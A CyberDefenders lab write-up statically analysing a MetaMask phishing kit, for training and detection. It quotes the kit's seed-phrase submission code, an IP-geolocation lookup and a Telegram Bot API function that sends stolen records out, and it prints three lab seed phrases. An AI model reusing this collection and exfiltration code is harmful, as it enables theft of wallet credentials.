

GrabThePhisher Static Analysis Investigation Report

CyberDefenders Phishing Kit Analysis



Investigation overview and reconstructed data flow

Author	Alaa Zahra
Platform	CyberDefenders
Analysis type	Static source-code and artifact analysis
Classification	Authorized training environment

Public report note: Telegram bot credentials and chat identifiers are redacted. The original evidence was preserved separately.

Executive Summary

The supplied artifact was a cryptocurrency phishing kit that impersonated MetaMask and requested a victim's 12-word recovery phrase. Static analysis showed that client-side JavaScript submitted the phrase to a PHP handler. The handler combined the phrase with the victim's IP address and browser information, used Sypex Geo to derive country and city information, sent the assembled record through the Telegram Bot API, and appended the phrase to a local log file.

Three recovery-phrase records were present in the supplied log. The final record was assessed as the most recently stored entry because the handler used append-only file behavior. A developer-style alias was present in a source-code comment, but it is treated only as an attribution clue and not as verified identity evidence.

Scope and Safety Controls

- The ZIP archive and extracted files were treated as untrusted evidence.
- Analysis was performed inside a Kali Linux virtual machine.
- The phishing page was not opened in a browser.
- The PHP handler was not executed.
- No request was sent to the embedded Telegram bot or external infrastructure.
- Sensitive access values are redacted from this public report.

Key Findings

Finding	Result
Impersonated wallet	MetaMask
Collection handler	metamask.php
Backend language	PHP
IP enrichment service	Sypex Geo
Stored victim records	3
Exfiltration medium	Telegram Bot API
Local storage	log/log.txt
Attribution evidence	Developer alias in a code comment; identity unverified

Evidence Handling and Methodology

The investigation followed a static-analysis workflow intended to preserve the evidence and avoid activating any embedded behavior.

1. Inventory all extracted files before focusing on individual artifacts.
2. Locate high-value strings in the victim-facing page using targeted text searches.
3. Display the surrounding source lines to retain context and line references.
4. Trace the submitted value from the browser-side form to the server-side handler.
5. Inspect enrichment, exfiltration, and storage functions without executing them.
6. Validate stored-record counts and ordering against the handler's write behavior.
7. Separate verified facts from inference and attribution limitations.

Core Commands

```
find . -type f | sort

grep -niE "wallet|seed|phrase|recovery|mnemonic|title" \
./temp_extract_dir/pankewk/metamask/index.html

nl -ba ./temp_extract_dir/pankewk/metamask/index.html \
| sed -n '22525,22572p'

nl -ba ./temp_extract_dir/pankewk/metamask/metamask.php \
| sed -n '1,220p'

nl -ba ./temp_extract_dir/pankewk/log/log.txt
```




Figure 1 Inventory of extracted phishing-kit artifacts

Artifact Inventory

The extracted project combined victim-facing content, copied development assets, backend collection logic, and retained victim data. Not every file in the kit was malicious by itself; investigative priority was based on behavior and data flow.


Artifact	Role	Assessment
metamask/index.html	Victim-facing page and JavaScript submission logic	High value
metamask/metamask.php	Collection, enrichment, exfiltration, and storage	Critical
log/log.txt	Retained 12-word recovery phrases	Critical
log/.htaccess	Apache access-control configuration	Supporting
images and CSS	Brand imitation and presentation	Supporting
src/*.ts and JSON	Web3 and project source material	Contextual
.github and lint files	Development metadata	Low priority
.DS_Store	macOS filesystem metadata	Contextual

Analyst Interpretation

The presence of legitimate libraries, images, and development files does not make every artifact malicious. The malicious conclusion is supported by the relationship between the recovery-phrase form, the PHP collection handler, Telegram transmission logic, and the local record store.

Victim Facing Phishing Page

The wallet name first appeared as a directory clue, but the conclusion was validated through content visible to the victim and the client-side submission logic. The page title named MetaMask, the interface requested a 12-word phrase, and the form labeled the field as Wallet Seed.



```

kali@kali: ~/Labs/GrabThePhisher
$ cat ./temp_extract_dir/pankewk/metamask/index.html
22525
22526
22527
22528
22529
22530
22531
22532
22533
22534
22535
22536
22537
22538
22539
22540
22541
22542
22543
22544
22545
22546
22547
22548
22549
22550
22551
22552
22553
22554
22555
22556
22557
22558
22559
22560
22561
22562
22563
22564
22565
22566
22567
22568
22569
22570
22571
22572

```

Figure 2 MetaMask branding, recovery-phrase request, and POST destination

Client Side Submission

```

$.post("../metamask.php", {
  data1: "MetaMask",
  data: $(".import-account__secret-phrase").val()
})

```

This code established a direct data-flow path from the text area to the PHP handler. The HTML page acted as the social-engineering interface, while the PHP script performed server-side processing.

Backend Collection and Enrichment

The PHP handler received the phrase through POST data and combined it with server-provided request metadata. The source IP came from REMOTE_ADDR, while browser and operating-system information came from the HTTP User-Agent header.

Data element	Source	Purpose
Wallet type	Hard-coded MetaMask label	Identify the impersonated service
Recovery phrase	POST parameter data	Primary credential targeted by the kit
IP address	REMOTE_ADDR	Victim network identifier
User-Agent	HTTP_USER_AGENT	Browser and operating-system context
Country and city	Sypex Geo JSON response	Geolocation enrichment

Sypex Geo Request

```
$request = file_get_contents(
    "http://api.sypexgeo.net/json/" . $_SERVER["REMOTE_ADDR"]
);
$array = json_decode($request);
$country = $array->country->name_en;
$city = $array->city->name_en;
```

The IP-geolocation request supports MITRE ATT&CK T1614 System Location Discovery at a behavioral level because the kit used an online IP lookup service to infer the victim's geographical location.

Exfiltration and Local Storage

The handler assembled the wallet name, phrase, IP address, location, and User-Agent into a message. It then transmitted the record using Telegram and retained a local copy of the submitted phrase.

Telegram Transmission

```
function sendTel($message) {  
    $id = "[REDACTED_CHAT_ID]";  
    $token = "[REDACTED_BOT_TOKEN]";  
    $url = "https://api.telegram.org/bot" . $token  
        . "/sendMessage?chat_id=" . $id  
        . "&text=" . urlencode($message);  
    file_get_contents($url);  
}
```

The public Telegram Bot API provided a legitimate web service that the kit abused as an exfiltration channel. Hard-coded bot credentials and a chat identifier were recovered from the evidence but are omitted from this public report.

Append Only Local Storage

```
file_put_contents(  
    $_SERVER['DOCUMENT_ROOT'] . '/log/log.txt',  
    $text,  
    FILE_APPEND  
);
```

FILE_APPEND caused new records to be added to the end of the log rather than overwriting earlier entries. This behavior was later used to interpret record ordering.

Stored Victim Records

The supplied log contained three non-empty records. Each record was a complete 12-word recovery phrase. The actual phrase values are visible in the controlled lab evidence but should be treated as sensitive credential material in real investigations.

```
(kali㉿kali)-[~/Labs/GrabThePhisher]
$ nl -ba ./temp_extract_dir/pankewk/log/log.txt
 1 number edge rebuild stomach review course sphere absurd memory among drastic total
 2 bomb stairs satisfy host barrel absorb dentist prison capital faint hedgehog worth
 3 father also recycle embody balance concert mechanic believe owner pair muffin hockey

(kali㉿kali)-[~/Labs/GrabThePhisher]
$
```

Figure 3 Three retained recovery-phrase records in log.txt

Record Count Validation

```
awk 'NF {count++} END {print count}' \
./temp_extract_dir/pankewk/log/log.txt
```

Most Recent Record Assessment

The final line was assessed as the most recently stored record because the handler used append-only writing. The log did not contain timestamps, so this conclusion is an inference supported by the source-code behavior rather than direct timestamp evidence.

```
tail -n 1 ./temp_extract_dir/pankewk/log/log.txt
```

Attack Flow Reconstruction




Figure 4 Reconstructed collection, enrichment, exfiltration, and storage flow

1. A victim reaches a page that imitates the MetaMask wallet interface.
2. The page asks the victim to enter a 12-word seed phrase.
3. Client-side JavaScript submits the phrase to metamask.php.
4. The handler reads the source IP and User-Agent from the web request.
5. Sypex Geo returns the country and city associated with the source IP.
6. The complete record is transmitted through the Telegram Bot API.
7. The phrase is appended to log/log.txt as a local copy.

MITRE ATTACK Mapping

Tactic	Technique	Evidence
Credential Access	T1056.003 Input Capture Web Portal Capture	The fake wallet page collected a submitted recovery phrase.
Discovery	T1614 System Location Discovery	An online IP-geolocation service returned country and city information.
Collection	T1005 Data from Local System	Captured phrases were retained in a local server-side log.
Exfiltration	T1567.004 Exfiltration Over Webhook	Collected data was sent through the Telegram Bot API.

These mappings describe the observed behavior at a high level. Exact ATT&CK applicability depends on the deployment context and should not be treated as proof of a specific threat group.

Indicators and Artifacts

Type	Value
External service	api.sypexgeo.net
Exfiltration service	api.telegram.org
Phishing interface	metamask/index.html
Collection handler	metamask/metamask.php
Local record store	log/log.txt
Sensitive field	.import-account__secret-phrase

Detection Opportunities

- Alert on public web servers making requests to Telegram Bot API sendMessage endpoints.
- Monitor newly deployed PHP files that read POST data together with REMOTE_ADDR and HTTP_USER_AGENT.
- Search web roots for hard-coded bot tokens, chat identifiers, and wallet-brand impersonation assets.
- Detect writes of credential-like content into log files beneath web-accessible directories.
- Monitor outbound web-server requests to unexpected IP-geolocation services.
- Detect pages requesting seed phrases outside approved wallet domains.
- Block public access to log directories and other collection artifacts.

Response Recommendations

1. Take the phishing site offline while preserving a forensic copy of the hosting account.
2. Revoke exposed bot credentials through an authorized process.
3. Notify the impersonated wallet provider and relevant hosting or domain-abuse teams.
4. Identify and notify victims through approved legal and incident-response channels.
5. Treat every submitted recovery phrase as compromised and migrate affected funds to newly generated wallets.
6. Preserve web-server, hosting, DNS, authentication, and access logs.
7. Hunt for related domains, certificates, IP addresses, source-code fingerprints, and reused identifiers.
8. Do not contact the actor or interact with the bot without explicit authorization.

Attribution Assessment

A developer-style alias appeared in a source-code comment. It may represent the author, distributor, another contributor, or a deliberately planted false flag. The artifact alone does not establish the developer's real-world identity.

Evidence Required for Stronger Attribution

- Reused code, comments, spelling patterns, and file structures across independent kits.
- Shared domains, IP addresses, certificates, hosting accounts, or bot infrastructure.
- Provider records obtained through appropriate legal processes.
- Access logs that associate infrastructure management with a consistent source.
- Payment, registration, or device evidence that corroborates the alias.
- Seized systems containing matching source files, credentials, sessions, or deployment keys.

Confidence Statement

The alias is reported as an attribution clue with low confidence. It should not be presented as a confirmed person or threat-group identity without independent corroboration.

Conclusion

Static analysis confirmed that the artifact was designed to capture wallet recovery phrases. The kit used a convincing MetaMask-themed interface, a PHP backend, online IP geolocation, Telegram-based exfiltration, and local append-only storage. The investigation also demonstrated why analysts must preserve evidence, avoid executing untrusted code, redact access credentials, and distinguish observed behavior from attribution claims.

Appendix Investigation Results

Question	Finding
Impersonated wallet	MetaMask
Phishing code file	metamask.php
Implementation language	PHP
Machine-information service	Sypex Geo
Collected phrases	3
Most recent phrase	Recovered from the final log entry; omitted here as credential material
Credential-dumping medium	Telegram
Bot token	Recovered; redacted
Chat ID	Recovered; redacted
Developer allies clue	Alias recovered from a source-code comment; identity unverified

Public Documentation Policy

The public GitHub version retains the investigative method and behavioral evidence while redacting Telegram access values. Original lab screenshots should be stored privately when they contain credentials or other sensitive values.